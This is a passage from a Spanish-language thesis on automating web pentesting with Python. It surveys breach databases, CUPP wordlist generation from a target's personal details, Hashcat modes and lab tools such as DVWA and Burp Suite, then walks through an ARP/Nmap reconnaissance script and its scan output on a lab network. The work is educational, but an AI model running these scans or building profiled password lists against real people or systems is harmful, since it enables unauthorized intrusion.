
Esta herramienta está respaldada por un total de 18 billones de registros filtrados, lo que supone una lista enorme de información sensible publicada en la red. Cabe destacar la variedad de bases de datos de las que provienen los registros que conforman las listas.

BREACH DIRECTORY		
DATA WELLS		
DATABASE NAME	RECORD COUNT	DATE
collection-1	2,147,483,647	2019-01-24
collection-4-eu	2,147,483,519	2019-03-13
collection-4-u	2,010,963,743	2019-04-03
qq.com	1,468,584,193	2021-11-30
tencent.com	1,468,566,171	2023-05-09
verifications.io	1,000,563,312	2020-01-20
collection-4-g	867,837,990	2019-04-17
exploit.in	805,561,994	2017-07-09
pemiblanc.com	652,748,394	2018-08-28
antipublic-combo	562,175,314	2017-05-31
weibo.com	508,513,746	2017-06-07

Figura 2.16: Bases de datos de breachdirectory

Fuente: <https://breachdirectory.org/tables>

Además de herramientas como hashcat 3.6 o breachdirectory, destacadas por su capacidad para revelar información, existen otras como CUPP para la creación de diccionarios útiles a la hora de realizar ataques de fuerza bruta. En concreto, esta herramienta está disponible de manera gratuita en github por lo que, una vez clonado el repositorio, ya se tendría acceso a esta. La peculiaridad de esta herramienta es que realiza un filtrado en base a la información que se ingrese a cerca del objetivo, generando así un diccionario con posibles contraseñas para usar en un ataque de fuerza bruta. Cabe recalcar el posible reemplazo de este tipo de herramientas por la IA generativa. La cuál, a partir de modelos avanzados de lenguaje y aprendizaje automático, genera de manera más eficiente y precisa diccionarios debido a su capacidad para analizar grandes cantidades de datos y analizar patrones complejos. Mediante bibliotecas como TensorFlow, Pytorch o Hugging Face, estas herramientas son entrenadas mediante machine learning y procesamiento de datos. Además, plataformas como AWS, Google Cloud o Azure pueden proporcionar los datos y la potencia necesarios para entrenar modelos cada vez más poderosos, de modo que estos ataques, pese a su lógica aparentemente sencilla, pueden resultar muy eficaces en el paradigma actual.



```
(mial@HackWare-Kali)-[~]
$ cupp -i

cupp.py!
\ 
  \ {oo} 
  (—) —\ 
Domashnijii katalog                                [ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Alexey
> Surname: Miloserdov
> Nickname: MiAl
> Birthdate (DDMMYYYY): 08061983

> Partners) name: Aom
> Partners) nickname: aom
> Partners) birthdate (DDMMYYYY): 11121989

> Child's name: Richard
> Child's nickname: Richy
> Child's birthdate (DDMMYYYY): 22022015

> Pet's name: ksu
> Company name: HackWare

> Do you want to add some key words about the victim? Y/[N]: N
> Do you want to add special chars at the end of words? Y/[N]: N
> Do you want to add some random numbers at the end of words? Y/[N]:N
> Leet mode? (i.e. leet = 1337) Y/[N]: N

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to alexey.txt, counting 5182 words.
[+] Now load your pistolero with alexey.txt and shoot! Good luck!

(mial@HackWare-Kali)-[~]
$
```

Figura 2.17: Ejecución de CUPP
Fuente: <https://en.kali.tools/?p=1305>

3 MATERIALES UTILIZADOS

3.1 VIRTUALBox

VirtualBox es un software gratuito y de código abierto para virtualización, compatible con sistemas operativos Windows, Linux, macOS y Solaris como anfitriones. Es ideal tanto para uso personal como empresarial gracias a su alto rendimiento y abundancia de funciones. VirtualBox permite ejecutar una amplia variedad de sistemas operativos invitados, incluyendo versiones antiguas y recientes de Windows, DOS, Linux, Solaris y otros. Se encuentra en constante desarrollo, con frecuentes actualizaciones que amplían su lista de funcionalidades y compatibilidad. VirtualBox es un proyecto comunitario respaldado por Oracle, que garantiza su calidad profesional y anima a la colaboración de todos.

3.2 KALI LINUX

Kali Linux viene preinstalada con una amplia gama de herramientas, incluyendo suites de fuzzing, debuggers especializados y frameworks de explotación. Esta colección exhaustiva facilita la identificación, análisis y explotación de vulnerabilidades de desbordamiento del búfer en diversos sistemas y aplicaciones. Además, está diseñada con la seguridad como principal prioridad, incorporando medidas de protección como sandboxing, hardening y actualizaciones frecuentes. Esto minimiza los riesgos asociados a la ejecución de pruebas de penetración y reduce la posibilidad de comprometer el sistema operativo.

3.3 NMAP

Nmap utiliza la información recopilada de las respuestas a los paquetes para determinar qué hosts están activos, qué servicios se ejecutan en esos hosts y qué sistemas operativos se ejecutan en esos hosts. Nmap también puede utilizar esta información para detectar algunas vulnerabilidades de seguridad.

3.4 DVWA

Damn Vulnerable Web Application (DVWA) es una aplicación web hecha en PHP/MySQL cuyo principal objetivo es ayudar a profesionales de seguridad a poner a prueba sus habilidades y herramientas en un entorno legal. Además, pretende ayudar a desarrolladores web a comprender mejor los procesos de asegurar aplicaciones web y ayudar tanto a estudiantes como a profesores a aprender sobre seguridad de aplicaciones web en un entorno controlado.




Figura 3.1: Welcome to DVWA

El objetivo de DVWA es practicar algunas de las vulnerabilidades web más comunes, con varios niveles de dificultad, con una interfaz sencilla y directa. Como cualquier entorno de entrenamiento en Test de Seguridad (PenTest), se recomienda el uso de esta aplicación bajo sistemas controlados y aislados de internet. De hecho, bajo ningún concepto se recomienda alojar dicha app en nuestra carpeta html ni en ningún servidor expuesto a internet.

3.5 BURP SUITE

Burp Suite [20] es un marco de pruebas de penetración web utilizado por profesionales de la seguridad de la información compatible con aplicaciones y sitios web.




Figura 3.2: HTTP Proxy Burp Suite

3.5. BURP SUITE

Este se utiliza para llevar a cabo explotaciones y realizar evaluaciones de seguridad. Burp ofrece una amplia gama de características, como intruder, repeater, proxy, logger, sequencer y numerosas extensiones disponibles. Los probadores de penetración pueden configurar su navegador web preferido para enrutar todo el tráfico a través del proxy de Burp mientras atacan la aplicación objetivo. Burp se presenta como una herramienta definitiva para manipular, pausar e infectar solicitudes HTTP individuales. Una de las características más potentes de Burp Suite es su capacidad para implementar extensiones. Estas extensiones permiten a los usuarios agregar nuevas funcionalidades y personalizar Burp Suite según sus necesidades específicas, como es nuestro caso.

En concreto, desde la ventana Proxy de Burp Suite, se escucha el puerto 8080 del localhost (127.0.0.1) por defecto, a no ser que se establezca una configuración donde se analice el tráfico de una IP o puerto alternativos. Además, como veremos en el próximo capítulo, es posible modificar también la configuración para analizar el tráfico de la interacción con servicios concretos a través del navegador.




Figura 3.3: Navegador de Burp Suite en la ventana Intercept

Esta herramienta además proporciona múltiples secciones más como Repeater. El repetidor permite realizar pequeños cambios o ajustes en una solicitud y se muestra en la ventana de la izquierda. El botón Enviar permite enviar una solicitud, esta se vuelve a emitir y la respuesta se muestra en la ventana de la derecha.

#	Host	Method	URL	Params	Edited	Status code
2	https://192.168.29.128	GET	/mutillidae/			200
6	https://192.168.29.128	GET	/mutillidae/javascript/bookmark-site...			200

Figura 3.4: Burp Suite Repeater

Los detalles relacionados con su solicitud HTTP incluyen detalles del editor de mensajes estándar, con Pretty, Raw y Hex, como subpestanas junto con el Inspector. Además, en la parte inferior de cada panel hay un cuadro de búsqueda, el cuál permite al evaluador encontrar rápidamente cualquier presente en un mensaje.

Otra sección muy interesante que esta herramienta ofrece es Decoder. Esta permite al evaluador convertir datos sin procesar en datos codificados o tomar datos codificados y convertirlos nuevamente en texto sin formato. Decoder admite varios formatos, incluida la codificación de URL, HTML encoding, codificación Base64, código binario, datos hash y otros. Decodificador también incluye un editor hexadecimal incorporado. A medida que avanza una prueba de penetración web, un evaluador puede encontrar un valor codificado. Burp facilita el proceso de decodificación al permitir que el evaluador envíe el valor codificado al Decodificador y pruebe las diversas funciones de decodificación disponibles.




Figura 3.5: Burp Suite Decoder

De este modo, el uso de esta herramienta resultará súmamente útil para llevar a cabo el proceso de pentesting en la aplicación web escogida como víctima en el siguiente capítulo.

3.6 HASHCAT

Hashcat es una herramienta desarrollada por la EUROPOL conocida por ser el recuperador o crackeador de contraseñas más rápido y avanzado. Fundamentalmente se encarga de probar miles de posibles contraseñas por segundo para tratar de obtener las contraseñas que se corresponden con los hashes obtenidos en la prueba de penetración. Soporta una amplia gama de algoritmos de hash, incluido NTLM, utilizado en sistemas Windows. Son muchos los tipos de hash que esta herramienta incorpora y varios los tipos de ataque que proporciona. A continuación se muestra una tabla con los distintos tipos de ataque que cubre y los hashes más destacados.

3.6. HASHCAT

Tipo de Ataque	Descripción
Ataque de Diccionario	Utiliza un archivo de diccionario que contiene posibles contraseñas.
Ataque de Máscara	Utiliza patrones definidos de caracteres.
Ataque Combinado	Combina dos archivos de diccionario.
Ataque de Reglas	Aplica reglas específicas a los diccionarios para generar variaciones.
Ataque de Fuerza Bruta	Prueba todas las combinaciones posibles de caracteres.
Ataque de Tabla de Referencia	Utiliza tablas precomputadas de hashes.

Tabla 3.1: Tipos de Ataque en Hashcat

Categoría	Tipo de Hash	Código
Hash de Contraseñas Comunes	MD5	0
	SHA-1	100
	SHA-256	1400
	SHA-512	1700
Hash de Sistemas Operativos	LM Hash (Windows)	3000
	NTLM (Windows)	1000
	bcrypt (Unix)	3200
	sha512crypt (Unix)	1800
	md5crypt (Unix)	500
Hash de Aplicaciones Web	Wordpress (MD5)	400
	Joomla (MD5)	11
	vBulletin (MD5)	2611
Hash de Bases de Datos	MySQL (pre-4.1)	200
	MySQL (v4.1+)	300
	PostgreSQL	12
	Oracle 11g	112
Hash de Aplicaciones Criptográficas	PBKDF2-HMAC-SHA1	12000
	PBKDF2-HMAC-SHA256	10900
	PBKDF2-HMAC-SHA512	12100
	Argon2	13000
Otros Hashes	WPA/WPA2	2500
	LastPass	6800
	1Password	6600
	MS Office 2013	9600

Tabla 3.2: Tipos de Hashes Soportados en Hashcat

Por otro lado, cabe destacar la existencia de algoritmos resistentes al uso de GPU para la obtención de contraseñas, lo que se traduce en un proceso significativamente más lento incluso para Hashcat. Precisamente, estos algoritmos están diseñados para ser difíciles de paralelizar o para consumir grandes cantidades de memoria, lo que impide la ventaja de la GPU. Concretamente, esta paralelización se dificulta utilizando un gran número de iteraciones donde cada iteración depende del resultado de la anterior, o requiriendo acceso a posiciones aleatorias de memoria de manera aleatoria y frecuente. Las GPUs están diseñadas para acceso secuencial y su rendimiento se degrada a través de este patrón de acceso aleatorio, volviéndose así ineficientes. Del otro lado, el consumo intensivo de memoria es otra buena opción para anular las GPUs, dado que pese a los rápidos núcleos de procesamiento que poseen, tienen una memoria limitada y compartida en muchos núcleos. De esta manera se termina produciendo un cuello de botella lo que al menos ralentiza la ejecución del proceso en hashcat.

Algoritmo	Modo en Hashcat	Método para anular el uso de GPU
bcrypt	-m 3200	Paralelización
scrypt	-m 8900	Paralelización y uso intensivo de memoria
PBKDF2-HMAC-SHA1	-m 12000	Paralelización
PBKDF2-HMAC-SHA256	-m 10900	Paralelización
PBKDF2-HMAC-SHA512	-m 12100	Paralelización
Argon2	-m 13000	Paralelización y uso intensivo de memoria
Yescrypt	-m 7400	Paralelización y uso intensivo de memoria

Tabla 3.3: Algoritmos de Hashing que limitan el Uso de GPU

3.7 SCAPY

Scapy es una poderosa biblioteca interactiva de manipulación de paquetes escrita en Python. Esta es capaz de llevar a cabo acciones como falsificar o decodificar paquetes de una amplia cantidad de protocolos, enviarlos por cable, capturarlos o hacer coincidir solicitudes y respuestas. Particularmente, Scapy implementa varias clases y funciones para trabajar con distintos protocolos, incluyendo SCP , Ethernet, y ARP. La clase Ether en Scapy se utiliza para crear y manipular tramas Ethernet (que son la base de la mayoría de las comunicaciones de red). Por otro lado, la clase ARP permite construir y enviar paquetes ARP, utilizados para la resolución de direcciones IP a direcciones MAC en redes locales. Finalmente, aunque Scapy no tiene una implementación directa para SCP (ya que SCP es más un protocolo de transferencia de archivos sobre SSH), permite crear y enviar paquetes personalizados, lo que puede incluir componentes de protocolos de transferencia segura. Estas funcionalidades hacen de Scapy una herramienta esencial para investigadores de seguridad y administradores de red que necesitan crear, manipular y analizar paquetes de red de forma detallada y programática.

4 AUTOMATIZACIÓN DE PENTESTING CON PYTHON

Una vez en el capítulo práctico, se desarrollan scripts de Python, los cuáles se ejecutarán en la propia terminal de la máquina Kali Linux. Con intención de mostrar el potencial de Python, se comienza con el que suele ser el primer paso en un proceso de Pentesting.

4.1 SCRIPT DE RECONOCIMIENTO

En este apartado se ha desarrollado un script en Python explicado en detalle a continuación.

```
1 #!/usr/bin/python3
2
3 import nmap
4 from scapy.all import ARP, Ether, srp
5
6 def print_banner():
7     print()
8     print(" _   _ _   _ _   _ _   _ _   _ ")
9     print(" / \_ | / \_ | / \_ | \_ | / | ")
10    print(" \_ \_ | | | / _ \_ | \_ | / | ")
11    print(" _ ) \_ | | _ / / \_ \_ | | \_ | ")
12    print(" | _ / \_ \_ | / / \_ \_ | | \_ | ")
13    print()
14
15 def arp_scan():
16     # Realizar un ARP scan en la red local
17     print("[Info] Realizando ARP scan en la red local...")
18     arp_request = ARP(pdst="192.168.1.0/24") # Cambia esto según tu red
19     broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
20     arp_request_broadcast = broadcast / arp_request
21     answered_list = srp(arp_request_broadcast, timeout=1, verbose=False)[0]
22
23     clients = []
24     for element in answered_list:
25         clients.append({ 'ip': element[1].psrc, 'mac': element[1].hwsrc })
26
27     return clients
```

Con este primer fragmento del script se realiza un escaneo de la red local mediante el uso de la herramienta ARP. Como resultado se obtiene por terminal la siguiente información:

```
(kali㉿kali)-[~/Escritorio/TFG/SCAN]
$ sudo ./scann.py
[sudo] contraseña para kali:
[Info] Herramienta para escanear los puertos abiertos en una dirección IP
[Info] Realizando ARP scan en la red local ...

[Info] Dispositivos detectados en la red:
IP: 192.168.1.1 - MAC: 54:84:dc:b3:14:8a
IP: 192.168.1.137 - MAC: 0c:9a:3c:fe:57:09
IP: 192.168.1.128 - MAC: 6c:ba:b8:60:99:9e
IP: 192.168.1.140 - MAC: 08:00:27:7b:de:10
IP: 192.168.1.133 - MAC: ca:ac:8e:44:53:da ...
IP: 192.168.1.135 - MAC: dc:68:eb:04:6a:cd
IP: 192.168.1.139 - MAC: 70:1a:b8:e3:a7:83
IP: 192.168.1.129 - MAC: 64:1c:ae:e8:95:41
Protocolo: TCP
(kali㉿kali)-[~/Escritorio/TFG/SCAN]
$ 8080 state:open service : http version : 1.1
```

Figura 4.1: Escaneo IP de la red local con ARP

Para comenzar se crea una instancia de nmap.PortScanner para realizar el escaneo de puertos. La variable `puertos_abiertos` se inicializa para almacenar los puertos abiertos detectados.

```
1 def scan_ports(ip, file):
2     nm = nmap.PortScanner()
3     puertos_abiertos = "-p "
4     count = 0
5     file.write("\nHost : %s\n" % ip)
6     file.write("State : %s\n" % nm[ip].state())
```

Se realiza el escaneo de la dirección IP utilizando Nmap con argumentos específicos: `-sT` para escaneo de puertos TCP, `-sV` para detección de versiones de servicios, `-O` para detección del sistema operativo, `-n` para no resolver nombres de host, `-Pn` para tratar a todos los hosts como activos, y `-T4` para acelerar el escaneo. Seguidamente se escriben en el archivo `scan_results.txt` la dirección IP y el estado del host.

```
1 for proto in nm[ip].all_protocols():
2     file.write("Protocol : %s\n" % proto)
3     file.write("\n")
4     lport = nm[ip][proto].keys()
5     sorted(lport)
6     for port in lport:
7         service_info = nm[ip][proto][port]
8         file.write("port : %s\tstate : %s\tservice : %s\tversion : %s\n" %
9                    (port, service_info["state"], service_info["name"],
10                     service_info.get("version", "N/A")))
11        if count == 0:
12            puertos_abiertos = puertos_abiertos + str(port)
13            count = 1
14        else:
15            puertos_abiertos = puertos_abiertos + "," + str(port)
16
file.write("\nPuertos abiertos: " + puertos_abiertos + " " + str(ip) + "\n")
```

4.1. SCRIPT DE RECONOCIMIENTO

Para cada protocolo detectado, se escriben los detalles en el archivo. Luego, para cada puerto bajo ese protocolo, se registran el número de puerto, el estado, el servicio asociado y su versión (si está disponible). Los puertos abiertos se concatenan en la variable `puertos_abiertos`.

```

1 if 'osclass' in nm[ip]:
2     for osclass in nm[ip]['osclass']:
3         file.write("OS Type : %s\n" % osclass['osfamily'])
4         file.write("OS Vendor : %s\n" % osclass['vendor'])
5         file.write("OS Accuracy : %s\n" % osclass['accuracy'])

```

Si Nmap ha identificado la clase del sistema operativo del host, se escribe esta información en el archivo, incluyendo el tipo de sistema operativo, el proveedor y la precisión de la detección.

```

1 def main():
2     print_banner()
3     print("[Info] Herramienta para escanear los puertos abiertos en una
4       ↵ dirección IP")
5
6     clients = arp_scan()
7
8     if clients:
9         print("\n[Info] Dispositivos detectados en la red:")
10        for client in clients:
11            print(f"IP: {client['ip']} - MAC: {client['mac']}")
12
13            with open("scan_results.txt", "w") as file:
14                for client in clients:
15                    file.write(f"\n[Info] Escaneando puertos de {client['ip']}
16                   ↵ }]...\n")
17                    scan_ports(client['ip'], file)
18
19    else:
20        print("[Error] No se detectaron dispositivos en la red.")
21
22 if __name__ == "__main__":
23     main()

```

Se considera pertinente destacar la inspiración obtenida del artículo [21] que automatiza el proceso de escaneo haciendo uso de la herramienta NMAP desde Python.

Finalmente, la función main ejecuta el código previamente explicado, gestionando además errores en caso de que no se detecten dispositivos u otros datos. Como resultado, se vuelve toda la información obtenida en el archivo scan_results.txt para su posterior uso en la siguiente fase de la prueba de penetración.

```
1 [Info] Escaneando puertos de 192.168.1.1...
2
3 Host : 192.168.1.1
4 State : up
5 Protocol : tcp
6
7 port : 23 state : open service : telnet version : 1.00-pre7 - 1.14.0
8 port : 53 state : open service : domain version :
9 port : 80 state : open service : http version :
10 port : 443 state : open service : tcpwrapped version :
11 port : 52869 state : open service : upnp version : 1.6.22
12
13 Puertos abiertos: -p 23,53,80,443,52869 192.168.1.1
14
15 [Info] Escaneando puertos de 192.168.1.137...
16
17 Host : 192.168.1.137
18 State : up
19
20 Puertos abiertos: -p 192.168.1.137
21
22 [Info] Escaneando puertos de 192.168.1.128...
23
24 Host : 192.168.1.128
25 State : up
26 Protocol : tcp
27
28 port : 8008 state : open service : http version :
29 port : 8009 state : open service : ajp13 version :
30 port : 8443 state : open service : https-alt version :
31 port : 9000 state : open service : cslistener version :
32
33 Puertos abiertos: -p 8008,8009,8443,9000 192.168.1.128
34
35 [Info] Escaneando puertos de 192.168.1.140...
36
37 Host : 192.168.1.140
38 State : up
39 Protocol : tcp
40
41 port : 135 state : open service : msrpc version :
42 port : 139 state : open service : netbios-ssn version :
43 port : 445 state : open service : microsoft-ds version :
44 port : 5357 state : open service : http version : 2.0
45
46 Puertos abiertos: -p 135,139,445,5357 192.168.1.140
47
48 [Info] Escaneando puertos de 192.168.1.133...
49
50 Host : 192.168.1.133
```

4.1. SCRIPT DE RECONOCIMIENTO

```

52 State : up
53
54 Puertos abiertos: -p 192.168.1.133
55
56 [Info] Escaneando puertos de 192.168.1.135...
57
58 Host : 192.168.1.135
59 State : up
60
61 Puertos abiertos: -p 192.168.1.135
62
63 [Info] Escaneando puertos de 192.168.1.139...
64
65 Host : 192.168.1.139
66 State : up
67 Protocol : tcp
68
69 port : 5357 state : open service : http version : 2.0
70 port : 6881 state : open service : bittorrent-tracker version :
71
72 Puertos abiertos: -p 5357,6881 192.168.1.139
73
74 [Info] Escaneando puertos de 192.168.1.129...
75
76 Host : 192.168.1.129
77 State : up
78 Protocol : tcp
79
80 port : 787 state : filtered service : qsc version :
81 port : 900 state : filtered service : omginitialrefs version :
82 port : 1126 state : filtered service : hpvmmdata version :
83 port : 1198 state : filtered service : cajo-discovery version :
84 port : 1875 state : filtered service : westell-stats version :
85 port : 2718 state : filtered service : pn-requester2 version :
86 port : 3269 state : filtered service : globalcatLDAPssl version :
87 port : 3828 state : filtered service : neteh version :
88 port : 5100 state : filtered service : admmd version :
89 port : 5500 state : filtered service : hotline version :
90 port : 6101 state : filtered service : backupexec version :
91 port : 6789 state : filtered service : ibm-db2-admin version :
92 port : 7741 state : filtered service : scriptview version :
93 port : 8001 state : filtered service : vcom-tunnel version :
94 port : 8002 state : open service : teradataordbms version :
95 port : 8080 state : open service : http version :
96 port : 9080 state : open service : http version :
97 port : 9898 state : filtered service : monkeycom version :
98 port : 15004 state : filtered service : unknown version :
99 port : 32768 state : open service : filenet-tms version :
100 port : 32770 state : open service : sometimes-rpc3 version :
101 port : 52673 state : filtered service : unknown version :
102 port : 57294 state : filtered service : unknown version :
103 port : 60020 state : filtered service : unknown version :
104
105 Puertos abiertos: -p
106     ↳ 787,900,1126,1198,1875,2718,3269,3828,5100,5500,6101,6789,7741,8001,8002,8080,9080,
         9898,15004,32768,32770,52673,57294,60020 192.168.1.129

```

Una vez finalizada la etapa de reconocimiento, se desarrollan scripts en Python para automatizar diversas tareas dentro del proceso de pentesting de aplicaciones web. Seguidamente, se presenta el Modus Operandi que seguirá el proceso de pentesting para el servicio a probar. Una vez desarrollado nuestro código, el primer paso será cargar nuestra extensión en Burp Suite.




Figura 4.2: Carga de Extensión en Burp Suite

Una vez cargada la extensión en Burp Suite, desde la ventana de Proxy y con la opción de interceptar activada, se procede a utilizar el navegador Chromium para acceder al servicio desplegado en la máquina Servidor. Al ingresar a esta URL, se simulan peticiones GET o POST de información, según el caso específico. Esta práctica es fundamental para entender cómo responde la aplicación web bajo diferentes condiciones de solicitud, permitiendo una evaluación exhaustiva y detallada de su seguridad. A continuación, se observa una petición GET, resultado de haber pulsado el botón “submit” para la vulnerabilidad SQLi.

The screenshot shows the OWASP ZAP interface with a network intercept session active. The left pane lists captured requests and responses, while the right pane provides detailed analysis of a selected request, including its headers, parameters, and cookies.

Request

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
18	https://192.168.135.152	GET	/DVWA/vulnerabilities/sqlinjection2/?id=1	-	-	200	871	script	js	Vulnerability: SQL Inject...	✓	192.168.135.152		09:46:04 24...	
